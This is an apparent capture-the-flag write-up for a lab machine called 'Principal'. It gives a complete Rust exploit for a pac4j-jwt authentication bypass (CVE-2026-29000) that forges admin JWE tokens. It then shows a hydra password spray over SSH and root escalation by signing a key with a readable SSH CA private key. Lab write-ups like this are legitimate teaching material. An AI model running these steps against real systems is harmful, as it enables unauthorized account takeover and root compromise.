Principal
by 0xW1LD

Enumeration
Scans
As usual we start off with an nmap port scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
PORT     STATE SERVICE    REASON         VERSION
22/tcp   open  ssh        syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b0:a0:ca:46:bc:c2:cd:7e:10:05:05:2a:b8:c9:48:91 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBI/L7q6P/YK0AiDgynK4UBmJ6IyqoO/QPlkGcV6tb5RgFeIHduOPIUKgMKBVUO36anm3aPmZMR4iZoUACUDwi6s=
|   256 e8:a4:9d:bf:c1:b6:2a:37:93:40:d0:78:00:f5:5f:d9 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIK1uLjeHDa2qBOikNycBjD8HqITM6Hj1Oj5B6cvndDMB
8080/tcp open  http-proxy syn-ack ttl 63 Jetty
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
|_http-server-header: Jetty
| http-title: Principal Internal Platform - Login
|_Requested resource was /login
|_http-open-proxy: Proxy might be redirecting requests
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|     Date: Tue, 31 Mar 2026 07:55:40 GMT
|     Server: Jetty
|     X-Powered-By: pac4j-jwt/6.0.3
|     Cache-Control: must-revalidate,no-cache,no-store
|     Content-Type: application/json
|     {"timestamp":"2026-03-31T07:55:40.037+00:00","status":404,"error":"Not Found","path":"/nice%20ports%2C/Tri%6Eity.txt%2ebak"}
|   GetRequest:
|     HTTP/1.1 302 Found
|     Date: Tue, 31 Mar 2026 07:55:39 GMT
|     Server: Jetty
|     X-Powered-By: pac4j-jwt/6.0.3
|     Content-Language: en
|     Location: /login
|     Content-Length: 0
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Date: Tue, 31 Mar 2026 07:55:39 GMT
|     Server: Jetty
|     X-Powered-By: pac4j-jwt/6.0.3
|     Allow: GET,HEAD,OPTIONS
|     Accept-Patch:
|     Content-Length: 0
|   RTSPRequest:
|     HTTP/1.1 505 HTTP Version Not Supported
|     Date: Tue, 31 Mar 2026 07:55:39 GMT
|     Cache-Control: must-revalidate,no-cache,no-store
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 349
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html;charset=ISO-8859-1"/>
|     <title>Error 505 Unknown Version</title>
|     </head>
|     <body>
|     <h2>HTTP ERROR 505 Unknown Version</h2>
|     <table>
|     <tr><th>URI:</th><td>/badMessage</td></tr>
|     <tr><th>STATUS:</th><td>505</td></tr>
|     <tr><th>MESSAGE:</th><td>Unknown Version</td></tr>
|     </table>
|     </body>
|     </html>
|   Socks5:
|     HTTP/1.1 400 Bad Request
|     Date: Tue, 31 Mar 2026 07:55:40 GMT
|     Cache-Control: must-revalidate,no-cache,no-store
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 382
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html;charset=ISO-8859-1"/>
|     <title>Error 400 Illegal character CNTL=0x5</title>
|     </head>
|     <body>
|     <h2>HTTP ERROR 400 Illegal character CNTL=0x5</h2>
|     <table>
|     <tr><th>URI:</th><td>/badMessage</td></tr>
|     <tr><th>STATUS:</th><td>400</td></tr>
|     <tr><th>MESSAGE:</th><td>Illegal character CNTL=0x5</td></tr>
|     </table>
|     </body>
|_    </html>
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.98%I=7%D=3/31%Time=69CB7D23%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,A4,"HTTP/1\.1\x20302\x20Found\r\nDate:\x20Tue,\x2031\x20Mar\x2
SF:02026\x2007:55:39\x20GMT\r\nServer:\x20Jetty\r\nX-Powered-By:\x20pac4j-
SF:jwt/6\.0\.3\r\nContent-Language:\x20en\r\nLocation:\x20/login\r\nConten
SF:t-Length:\x200\r\n\r\n")%r(HTTPOptions,A2,"HTTP/1\.1\x20200\x20OK\r\nDa
SF:te:\x20Tue,\x2031\x20Mar\x202026\x2007:55:39\x20GMT\r\nServer:\x20Jetty
SF:\r\nX-Powered-By:\x20pac4j-jwt/6\.0\.3\r\nAllow:\x20GET,HEAD,OPTIONS\r\
SF:nAccept-Patch:\x20\r\nContent-Length:\x200\r\n\r\n")%r(RTSPRequest,220,
SF:"HTTP/1\.1\x20505\x20HTTP\x20Version\x20Not\x20Supported\r\nDate:\x20Tu
SF:e,\x2031\x20Mar\x202026\x2007:55:39\x20GMT\r\nCache-Control:\x20must-re
SF:validate,no-cache,no-store\r\nContent-Type:\x20text/html;charset=iso-88
SF:59-1\r\nContent-Length:\x20349\r\n\r\n<html>\n<head>\n<meta\x20http-equ
SF:iv=\"Content-Type\"\x20content=\"text/html;charset=ISO-8859-1\"/>\n<tit
SF:le>Error\x20505\x20Unknown\x20Version</title>\n</head>\n<body>\n<h2>HTT
SF:P\x20ERROR\x20505\x20Unknown\x20Version</h2>\n<table>\n<tr><th>URI:</th
SF:><td>/badMessage</td></tr>\n<tr><th>STATUS:</th><td>505</td></tr>\n<tr>
SF:<th>MESSAGE:</th><td>Unknown\x20Version</td></tr>\n</table>\n\n</body>\
SF:n</html>\n")%r(FourOhFourRequest,13B,"HTTP/1\.1\x20404\x20Not\x20Found\
SF:r\nDate:\x20Tue,\x2031\x20Mar\x202026\x2007:55:40\x20GMT\r\nServer:\x20
SF:Jetty\r\nX-Powered-By:\x20pac4j-jwt/6\.0\.3\r\nCache-Control:\x20must-r
SF:evalidate,no-cache,no-store\r\nContent-Type:\x20application/json\r\n\r\
SF:n{\"timestamp\":\"2026-03-31T07:55:40\.037\+00:00\",\"status\":404,\"er
SF:ror\":\"Not\x20Found\",\"path\":\"/nice%20ports%2C/Tri%6Eity\.txt%2ebak
SF:\"}")%r(Socks5,232,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nDate:\x20Tue,
SF:\x2031\x20Mar\x202026\x2007:55:40\x20GMT\r\nCache-Control:\x20must-reva
SF:lidate,no-cache,no-store\r\nContent-Type:\x20text/html;charset=iso-8859
SF:-1\r\nContent-Length:\x20382\r\n\r\n<html>\n<head>\n<meta\x20http-equiv
SF:=\"Content-Type\"\x20content=\"text/html;charset=ISO-8859-1\"/>\n<title
SF:>Error\x20400\x20Illegal\x20character\x20CNTL=0x5</title>\n</head>\n<bo
SF:dy>\n<h2>HTTP\x20ERROR\x20400\x20Illegal\x20character\x20CNTL=0x5</h2>\
SF:n<table>\n<tr><th>URI:</th><td>/badMessage</td></tr>\n<tr><th>STATUS:</
SF:th><td>400</td></tr>\n<tr><th>MESSAGE:</th><td>Illegal\x20character\x20
SF:CNTL=0x5</td></tr>\n</table>\n\n</body>\n</html>\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
We find a couple of open ports:
Port 22-OpenSSH 9.6p1onUbuntu- Up to date implementation of
OpenSSH, not likely vulnerable to anyCritical CVEsthat we can exploit to get a remote shell.
- Up to date implementation of
Port 8080-Jetty- Jetty is an open source Java web server, we can also see several of the requests that
nmapattempted to send testing forReal Time Streaming Protocol(RTSP)orSocks5, both of which were unsuccessful
- Jetty is an open source Java web server, we can also see several of the requests that
Port 8080 - Jetty Web Server
Visiting the Web Server we’re greated with a login page to Principal Internal Platform, which seems to be a Unified Operations Dashboard.


We can see that the version is v1.2.0 and that it’s Powered by pac4j. Attempting to check the 404 page we’re greeted by the default Spring Boot - 404 page
User
Doing some research, we can find CVE-2026-29000.
pac4j-jwt versions prior to 4.5.9, 5.7.9, and 6.3.3 contain an authentication bypass vulnerability in JwtAuthenticator when processing encrypted JWTs that allows remote attackers to forge authentication tokens. Attackers who possess the server’s RSA public key can create a JWE-wrapped PlainJWT with arbitrary subject and role claims, bypassing signature verification to authenticate as any user including administrators.
Taking a look at the web requests in my web proxy, I can immediately find the javascript running the application in /static/js/app.js
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
/**
 * Principal Internal Platform - Client Application
 * Version: 1.2.0
 *
 * Authentication flow:
 * 1. User submits credentials to /api/auth/login
 * 2. Server returns encrypted JWT (JWE) token
 * 3. Token is stored and sent as Bearer token for subsequent requests
 *
 * Token handling:
 * - Tokens are JWE-encrypted using RSA-OAEP-256 + A128GCM
 * - Public key available at /api/auth/jwks for token verification
 * - Inner JWT is signed with RS256
 *
 * JWT claims schema:
 *   sub   - username
 *   role  - one of: ROLE_ADMIN, ROLE_MANAGER, ROLE_USER
 *   iss   - "principal-platform"
 *   iat   - issued at (epoch)
 *   exp   - expiration (epoch)
 */

const API_BASE = '';
const JWKS_ENDPOINT = '/api/auth/jwks';
const AUTH_ENDPOINT = '/api/auth/login';
const DASHBOARD_ENDPOINT = '/api/dashboard';
const USERS_ENDPOINT = '/api/users';
const SETTINGS_ENDPOINT = '/api/settings';

// Role constants - must match server-side role definitions
const ROLES = {
    ADMIN: 'ROLE_ADMIN',
    MANAGER: 'ROLE_MANAGER',
    USER: 'ROLE_USER'
};

// Token management
class TokenManager {
    static getToken() {
        return sessionStorage.getItem('auth_token');
    }

    static setToken(token) {
        sessionStorage.setItem('auth_token', token);
    }

    static clearToken() {
        sessionStorage.removeItem('auth_token');
    }

    static isAuthenticated() {
        return !!this.getToken();
    }

    static getAuthHeaders() {
        const token = this.getToken();
        return token ? { 'Authorization': `Bearer ${token}` } : {};
    }
}
Most importantly is the /api/auth/jwks, which leads us to the public key used for token verification. So we have to first build a JWT with all the requirements specified in the JWT Claims Schema, sign it with None instead of RS256 and then encrypt it with RSA-OAEP-256 algorithm using A128GCM encryption using the n and e parameters. We find in the public key endpoint. This is far too complex to do manually so I automated it in Rust.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
use reqwest::Client;
use anyhow::Result;
use josekit::jws::JwsHeader;
use josekit::jwe::{self, JweHeader, RSA_OAEP_256};
use josekit::jwt::{self, JwtPayload};
use josekit::jwk::Jwk;
use std::time::{Duration, SystemTime};

#[tokio::main(flavor = "current_thread")]
async fn main() -> Result <()> {
    // Build the HTTP Client
    let c = Client::builder()
        .danger_accept_invalid_certs(true)
        .build()?;
    let target = "http://principal.htb:8080";


    // Grab Public Key and setup encryption
    println!("[*] Getting Public Key");
    let public_key = c
        .get(format!("{}/api/auth/jwks",target))
        .send()
        .await?
        .json::<serde_json::Value>()
        .await?;

    let e = public_key["keys"][0]["e"].clone();
    let n = public_key["keys"][0]["n"].clone();
    let kid = public_key["keys"][0]["kid"].to_string();
    let mut jwk = Jwk::new("RSA");
    jwk.set_parameter("n", Some(n))?;
    jwk.set_parameter("e", Some(e))?;

    //Build Claims payload
    let mut payload = JwtPayload::new();
    payload.set_issuer("principal-platform");
    payload.set_subject("admin");
    payload.set_claim("role",Some(serde_json::json!("ROLE_ADMIN")))?;
    payload.set_issued_at(&SystemTime::now());
    let eip:SystemTime = SystemTime::now() + Duration::from_hours(240);
    payload.set_expires_at(&eip);

    //Build Encryption Header
    let mut jwe_header = JweHeader::new();
    jwe_header.set_algorithm("RSA-OAEP-256");
    jwe_header.set_content_encryption("A128GCM");
    jwe_header.set_key_id(kid);

    //Build initial JWT
    let mut jws_header = JwsHeader::new();
    jws_header.set_algorithm("None");
    jws_header.set_token_type("JWT");
    let inner_jwt = jwt::encode_unsecured(&payload, &jws_header)?;
    println!("[+] Generated inner JWT: \n\n{}\n",inner_jwt);

    let encrypter = RSA_OAEP_256.encrypter_from_jwk(&jwk)?;
    let jwt = jwe::serialize_compact(&inner_jwt.as_bytes(), &jwe_header, &encrypter)?;
    println!("[+] Generated JWE: \n\n{}\n",jwt);


    Ok(())
}
You can also find a more up-to-date version on my github
If we run this automation I get the following response:
1
2
3
4
5
6
7
8
9
10
11
$ cargo run
    Finished `dev` profile [unoptimized + debuginfo] target(s) in 0.09s
     Running `target/debug/principal`
[*] Getting Public Key
[+] Generated inner JWT:

eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJpc3MiOiJwcmluY2lwYWwtcGxhdGZvcm0iLCJzdWIiOiJhZG1pbiIsInJvbGUiOiJST0xFX0FETUlOIiwiaWF0IjoxNzc0OTUwODg0LjQ3Mzg4NzcsImV4cCI6MTc3NTgxNDg4NC40NzM4OTAzfQ.

[+] Generated JWE:

eyJhbGciOiJSU0EtT0FFUC0yNTYiLCJlbmMiOiJBMTI4R0NNIiwia2lkIjoiXCJlbmMta2V5LTFcIiJ9.PCXeGaGiBBWwWzMg0dLxl3-SWibBPFOEgtRmt0KFr5wwI3I7fhy4wVxRjo1U0e6eAE7fhCMqviQZ8eB41M3SH92tIR6dzeB945q0LA_eoe9iApe3MRyTqWI7MBVprUsILIgFK_ypDMKkvYWwwvdNxAttlG6nSAvSMFOMIVPV7NRNyAMeP1wTebnp6zrGglUBCfFdGHhE3uCoWCMyOe7NyFhhl5yKjp3SLeGGtL2dKd9D5e3s3ZyONsZCmCjXIJpDKhXsRr-UnPY-GLYMjcxHar64xld_ajMYdp3DBf6lt9qv-rBRtcGDjA1CnxjmmMh8PbKO_DbzJJwXAjDeKUy3VA.Mjp84s2kuT04I3tG.0cAJklXhiWASMjynH7CdH8bW9NBJpdmQxdZ5vxTTt3Ee5Y9NMGfhoaM21Wer4WAwmkbi5C0Px53PiDhqIdJLSMUI9h44mBkP_AeIxvpAgWno6xJrVYs9FJZIyE1XLjE6hDk4okgM24pD-BXOHwOXsvUICDUH9kGkB7VYMVQHXMTIyM8js6dDVOyEJFTpRwI3r8P5m8MbutiETqPtXPBHs1EA7YcSlGcYMeACBqzXYN_JwflWeyQpNLoKIQ.S_V620h1lz1bR2atrVsMLg
Let’s put the generated JWE (Json Web Encryption) into our Session Storage’s auth_token value, we get a login to the dashboard!

Taking a look around we can find a cleartext password, which is used as the security encryption key for the jwt.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
Security

authFramework
    pac4j-jwt
authFrameworkVersion
    6.0.3
jwtAlgorithm
    RS256
jweAlgorithm
    RSA-OAEP-256
jweEncryption
    A128GCM
encryptionKey
    D3pl0y_$$H_Now42!
tokenExpiry
    3600s
sessionManagement
    stateless
Additionally we can find a list of users in the users tab, however, instead of using the web interface I’ll interact with the api and use jq to extract the list of usernames.
1
2
3
4
5
6
7
8
9
10
11
$ curl http://principal.htb:8080/api/users -H "Authorization: Bearer eyJhbGciOiJSU0EtT0FFUC0yNTYiLCJlbmMiOiJBMTI4R0NNIiwia2lkIjoiXCJlbmMta2V5LTFcIiJ9.d_GxyphSRTUOrbYxwU0vvp5ptL-CwFhx0LpsejRi1teN7QqTtnCL5EwT17PE0BrgK_faHeW8l6NlJWEav_AHcBlInDUAsuvmLgJf8hg4v281DdvStwh7XNEYIJfC6zvnNtd-wYNnxb9hmE_Y-iQHbX-d6kds9Cr8fMRZyY9YTZtlDndIE3oiVB11JGlOvmmhXnZjliOmMvJ0ai84BX1GB_W0ESIprfycFXbHcXEUU-rpUuL6hnWwOffFEAb9e5hL5ZW7R4wtxXsfqDy78VTZmlJ0gmGF3FGtFT899cj36XHove5Cny2EJ3vaCKRBdMAruRQBOd5RkbMZHy_7CVEpgw.Jls6_WocydNTD-t6.aAKrSDRHJ_MwZLzwheXa0AhZIkzwYqnasHyKjuoFBM5yjtDDV-MliWYZWdI0VHyOGsKD99UIoNbxuaQFgeTYu2jOBhaaSSa5t_t95nZNGGs6Jem_fsv29dBBaB0lyEyulVkrz8uC5hg8I76tNmeh7QSF3xZI7H4_7uWTTQkpo3w3p2GEudtI7et8-jiMfXXQF53JVAWvt9OzTm6xskRSzlj8NRcU3G7BP6HTjeCpxrgtYmAQLXufjPs0Tg.7QOxAh2i5rVzF9x2wR4LOw"  -s | jq '.users[].username' | tr -d '"' > users.txt

$ cat users.txt
admin
svc-deploy
jthompson
amorales
bwright
kkumar
mwilson
lzhang
Let’s use hydra to do a password spray attack using our list of users.
1
2
3
4
5
6
7
8
9
10
$ hydra -L users.txt -p 'D3pl0y_$$H_Now42!' ssh://principal.htb
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-31 06:04:57
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:8/p:1), ~1 try per task
[DATA] attacking ssh://principal.htb:22/
[22][ssh] host: principal.htb   login: svc-deploy   password: D3pl0y_$$H_Now42!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-31 06:05:02
We’ve got a hit! let’s use this to authenticate to the ssh port.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
$ ssh svc-deploy@principal.htb
The authenticity of host 'principal.htb (10.129.238.188)' can't be established.
ED25519 key fingerprint is: SHA256:ibvdsZXiwJ6QUMPTxoH3spRA8hV9mbd98MLpLt3XG/E
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'principal.htb' (ED25519) to the list of known hosts.
svc-deploy@principal.htb's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

svc-deploy@principal:~$ ls -lash user.txt
4.0K -rw-r----- 1 root svc-deploy 33 Mar 31 07:54 user.txt
Just like that, we have User!
Root
Taking a look around we find that we’re in the deployers group.
1
2
svc-deploy@principal:~$ id
uid=1001(svc-deploy) gid=1002(svc-deploy) groups=1002(svc-deploy),1001(deployers)
Having a look around at files that we can access as deployers, we can quickly find very interesting configurations, and a private key.
1
2
3
4
svc-deploy@principal:~$ find / -group deployers -type f -exec ls -lash {} \; 2>/dev/null
4.0K -rw-r----- 1 root deployers 168 Mar 10 14:35 /etc/ssh/sshd_config.d/60-principal.conf
4.0K -rw-r----- 1 root deployers 288 Mar  5 21:05 /opt/principal/ssh/README.txt
4.0K -rw-r----- 1 root deployers 3.4K Mar  5 21:05 /opt/principal/ssh/ca
We can see that the public key in the same directory, though we don’t have access to, is trusted.
1
2
3
4
5
6
svc-deploy@principal:~$ cat /etc/ssh/sshd_config.d/60-principal.conf
# Principal machine SSH configuration
PubkeyAuthentication yes
PasswordAuthentication yes
PermitRootLogin prohibit-password
TrustedUserCAKeys /opt/principal/ssh/ca.pub
We can assume that the ca which is the private key is what is paired with this public key and so if we sign an ssh key with the private key we should be able to authenticate as root. First let’s copy over ca
1
2
3
$ scp svc-deploy@principal.htb:/opt/principal/ssh/ca .
svc-deploy@principal.htb's password:
ca
Next we have to generate a new ssh key.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
$ ssh-keygen -t rsa -b 4096 -f root -N ""
Generating public/private rsa key pair.
Your identification has been saved in root
Your public key has been saved in root.pub
The key fingerprint is:
SHA256:NoqUgtnK7HvBvjpIZgsubmC/TgDV70hhNEdP4AaI34A kali@kali
The key's randomart image is:
+---[RSA 4096]----+
| o.++.+..        |
|E.o += o         |
|.. + oo .        |
|.+. oo.          |
|o.+.oo  S        |
|=*.=...o .       |
|@o+.o .          |
|+=.+             |
|+=*+o            |
+----[SHA256]-----+
Let’s change the permissions on ca to be a bit more restrictive, as required by ssh-keygen
1
2
$ chmod 0600 ca && ls -lash ca
4.0K -rw------- 1 kali kali 3.4K Mar 31 06:15 ca
Finally let’s sign the root.pub key with the ca specifying a principal of root.
1
2
$ ssh-keygen -s ca -I w1ld -n root root.pub
Signed user key root-cert.pub: id "w1ld" serial 0 for root valid forever
Finally, let’s authenticate to root using the root private key.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
$ ssh root@principal.htb -i root
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

root@principal:~# ls -lash root.txt
4.0K -rw-r----- 1 root root 33 Mar 31 07:54 root.txt
Just like that, we have Root!
tags: boxes - os/linux - diff/medium